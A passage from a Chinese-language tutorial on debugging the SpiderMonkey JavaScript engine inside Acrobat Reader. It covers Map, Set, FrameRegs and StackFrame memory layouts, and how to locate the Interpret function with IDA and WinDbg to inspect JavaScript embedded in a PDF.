
Map 对象也是基于 JSObject，不过涉及到 Hash，所以稍微复杂一些。

对于如下代码

```
this.dummy1 = 255


this.map = new Map()
```

```
this.map.set("key1", "value1")

this.map.set("key2", "value2")

this.map.set("key3", "value3")

this.dummy2 = 255
```

this.map 的实际存储形式如下。



从上图中可以看到，一个 Map 对象在 fixed slots 后有一个指向 Ordered HashTable 的指针。

在 Ordered HashTable 中，有 length 和 capacity 的值，同时还有一个指向 entries 的指针。

在 entries 中，key 和 value 相邻并以 Value 结构体的形式存在。


2.2.7 Set 对象

Set 对象和 Map 对象很类似，而且都是基于 Ordered HashTable。

对于代码

```
this.dummy1 = 255

this.set = new Set()

this.set.add("value1")

this.set.add("value2")

this.set.add("value3")

this.dummy2 = 255
```

this.set 的实际存储形式如下。



可以看到 Set 对象的存储形式和 Map 对象差不多，只是在最后存储 Value 结构体时逻辑不一样。

2.2.8 FrameRegs 和 StackFrame

FrameRegs 和 StackFrame 是 SpiderMonkey 的解释器解释执行字节码时需要的 2 个最关键的结构，它们都是 Interpret 函数中频繁使用到的变量。


FrameRegs 结构包含 3 个成员，依次是 sp_、pc_ 和 fp_。

sp_ 成员模拟 esp(rsp) 寄存器，pc_ 成员模拟 eip(rip) 寄存器，fp_ 成员模拟 ebp(rbp) 寄存器。

sp_ 永远指向栈顶，pc_ 一开始指向字节码的起始地址，在解释执行的过程中会指向下一个字节码，fp_ 指向的是一个 StackFrame 结构体。

StackFrame 保存了当前的作用域、局部变量、当前的脚本、this、arguments 和 callee 等关键信息。

整体逻辑如下所示。



其中最关键的就是 sp_ 和 fp_，这 2 个能够大大提高调试 Javascript 的速度。

通过 sp_ 可以在特定代码执行后快速获取某些 Javascript 变量的值。

通过 fp_ 则可以得到 this 对象，再结合之前的打印 JSObject 对象所有属性的 windbg 脚本命令，可以查看所有相关的属性的值，如果 this 对象是全局变量，还可以将该 this 值保存起来，无论什么时候都可以顺藤摸瓜查看所有变量的值。

而且 fp_ 指向的 StackFrame 末尾（StackFrame 大小 0x48 字节）开始依次保存局部变量的值（局部变量在编译阶段已经被分配了特定的索引，所以在运行时不存在变量的名称等信息）。

8.2.4 2.3 实战


在大致了解了 2.2 节中的各个关键结构后，接下来就是在调试中不断熟悉，形成自己的调试经验。

2.3.1 准备 pdf

实战的前提是能够随意构造嵌有 js 代码的 pdf 文件，Acrobat Pro 版可以做到，PDF-XChange-Editor 也可以，当然通过一些开源的工具也行。

Acrobat Pro 要收费，PDF-XChange-Editor 可以免费使用，不过生成的 pdf 有水印。

接下来使用的 pdf 均是通过 PDF-XChange-Editor 生成的(在菜单栏的 Form 菜单可以添加 Javascript)。



8.2.5 2.3.2 windbg 加载 Acrobat Reader

windbg 加载 Acrobat Reader（勾选 Debug Child Process Also 选项），中断到调试器就输入 g 命令运行，一直到 Acrobat Reader 可以交互。

crtl+break 或者 alt+delete 强行中断到 windbg，输入 lmm escript 查看 EScript.api 模块的基地址。

如果 EScript.api 模块还没有加载，说明 Acrobat 启动的代码还没执行完，输入 g 命令继续运行，等一会儿再重复相同操作。

```
0:034> lmm escript

Browse full module list

start    end        module name

64b90000 64e5f000   EScript    (deferred)
```

IDA 加载 EScript.api，并重定向基地址为实际的地址。

2.3.3 查找 Interpret——---解释执行 pcode(字节码) 的函数

不只是对于 Acrobat Reader 中的 SpiderMonkey 引擎，研究所有解释执行类的语言找这个函数都是最关键的，因为这里是代码产生实际效果的过程，跟踪这些过程可以摸清楚各种关键结构和关键机制。


针对 SpiderMonkey 24.2，查找该函数有 2 种快捷方法。

1) 直接在 IDA 中搜索文本 “switch 230 cases’’，得到的结果就在 Interpret 函数中。

```
                mov     [ebp-58h], edx

loc_64BC219E:                           ; CODE XREF: Interpret+1035↓j
                                        ; Interpret+104F↓j
                mov     [ebp-48h], edi

loc_64BC21A1:                           ; CODE XREF: Interpret+1024↓j
                mov     eax, edx
                or      eax, [ebp-0FCh]

loc_64BC21A9:                           ; CODE XREF: Interpret+4AF↓j
                inc     eax
                cmp     eax, 0E5h       ; switch 230 cases
                ja      loc_64BC6A8E    ; jumptable 238321BC default case
                movzx   eax, ds:byte_64BC7090[eax]
                jmp     ds:off_64BC6E34[eax*4] ; switch jump
; ---------------------------------------------------------------------------
```

2) 在字符串窗口找到字符串"js::RunScript''，然后通过交叉引用进入到引用该字符串的函数，再通过交叉引用退回到上一层函数，该函数就是 js::RunScript。

然后在 js::RunScript 函数中定位到 Interpret 函数。



找到 Interpret 后，在 Interpret 函数找到核心 switch（循环解释执行字节码的地方），然后根据 IDA 中的地址在 windbg 相应地址处下断点，然后输入 g 命令直接运行。

到这里，通过 Acrobat Reader 的打开文件功能打开带有 Javascript 代码的 pdf 文件就会触发断点。


接下来会分别介绍细粒度调试和快速调试 2 种方式，可以根据兴趣阅读。

细粒度调试就是以字节码甚至以汇编语言为单位一步步跟踪 Javascript 代码产生的效果。

快速调试就是以 Javascript 语句为单位跟踪 Javascript 代码产生的效果。

2.3.4 细粒度调试 Javascript 代码

1) 在 PDF-XChange-Editor 中生成带有如下 javascript 代码的 pdf 文档。



2) 然后使用 Acrobat Reader 打开生成的 pdf 文档，触发断点，如下图所示。


```
64bc21a9 40              inc     eax
64bc21aa 3de5000000      cmp     eax, 0E5h
64bc21af 0f87d9480000    ja      EScript!mozilla::HashBytes+0x2604e (64bc6a8e)
64bc21b5 0fb6809070bc64  movzx   eax, byte ptr EScript!mozilla::HashBytes+0x26650 (64bc7090)[eax]
64bc21bc ff2485346ebc64  jmp     dword ptr EScript!mozilla::HashBytes+0x263f4 (64bc6e34)[eax*4] ds:002
64bc21c3 b001            mov     al, 1
64bc21c5 e93f4a0000      jmp     EScript!mozilla::HashBytes+0x261c9 (64bc6c09)
64bc21ca 8b06            mov     eax, dword ptr [esi]
64bc21cc 8b4dc0          mov     ecx, dword ptr [ebp-40h]
64bc21cf c745ac01000000  mov     dword ptr [ebp-54h], 1
64bc21d6 80b8c00a000000  cmp     byte ptr [eax+0AC0h], 0
```

```
Command
11435e80 55              push    ebp
2:049> g
ModLoad: 781a0000 78444000   C:\Windows\SysWOW64\Msftedit.dll
ModLoad: 6c910000 6ca5f000   C:\Windows\SysWOW64\Windows.Globalization.dll
ModLoad: 6c890000 6c8b3000   C:\Windows\SysWOW64\bcp47mrm.dll
ModLoad: 6c7d0000 6c7ec000   C:\Windows\SysWOW64\globinputhost.dll
Breakpoint 0 hit
eax=00000055 ebx=04efdaa0 ecx=00000000 edx=00000041 esi=08f92da8 edi=0bbefb40
eip=64bc21bc esp=04efd5fc ebp=04efda90 iopl=0         nv up ei ng nz ac po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000293
EScript!mozilla::HashBytes+0x2177c:
64bc21bc ff2485346ebc64  jmp     dword ptr EScript!mozilla::HashBytes+0x263f4 (64bc6e34)[eax*4] ds:002b
0:000>
```

到这里，首先在 IDA 中查看 FrameRegs(2.2.8 节介绍的)，如下图所示。

从上图的推测结果可以看到，ebp-0x30 处的 12 字节是 FrameRegs，[ebp-0x30] 指向临时堆栈，[ebp-0x2C] 指向当前字节码，[ebp-0x28] 指向 StackFrame。

3) 通过 StackFrame（[ebp-0x28]）获取 this 指针（在这次实验中 this 代表的是 Doc 对象），如下图所示。



4) 将值 0xbd29740 替换 2.2.3.2 节中的 Windbg 脚本命令中的 @$t0 寄存器，运行后就可以查看 this（Doc 对象）当前的所有属性。

可以把 this 值临时保存到记事本或者其他其他文本中，然后在调试的任何时候都可以配合 2.2.3.2 中的 windbg 脚本命令查看 Doc 对象的属性，然后顺藤摸瓜查看 Javascript 代码中的所有变量的值。

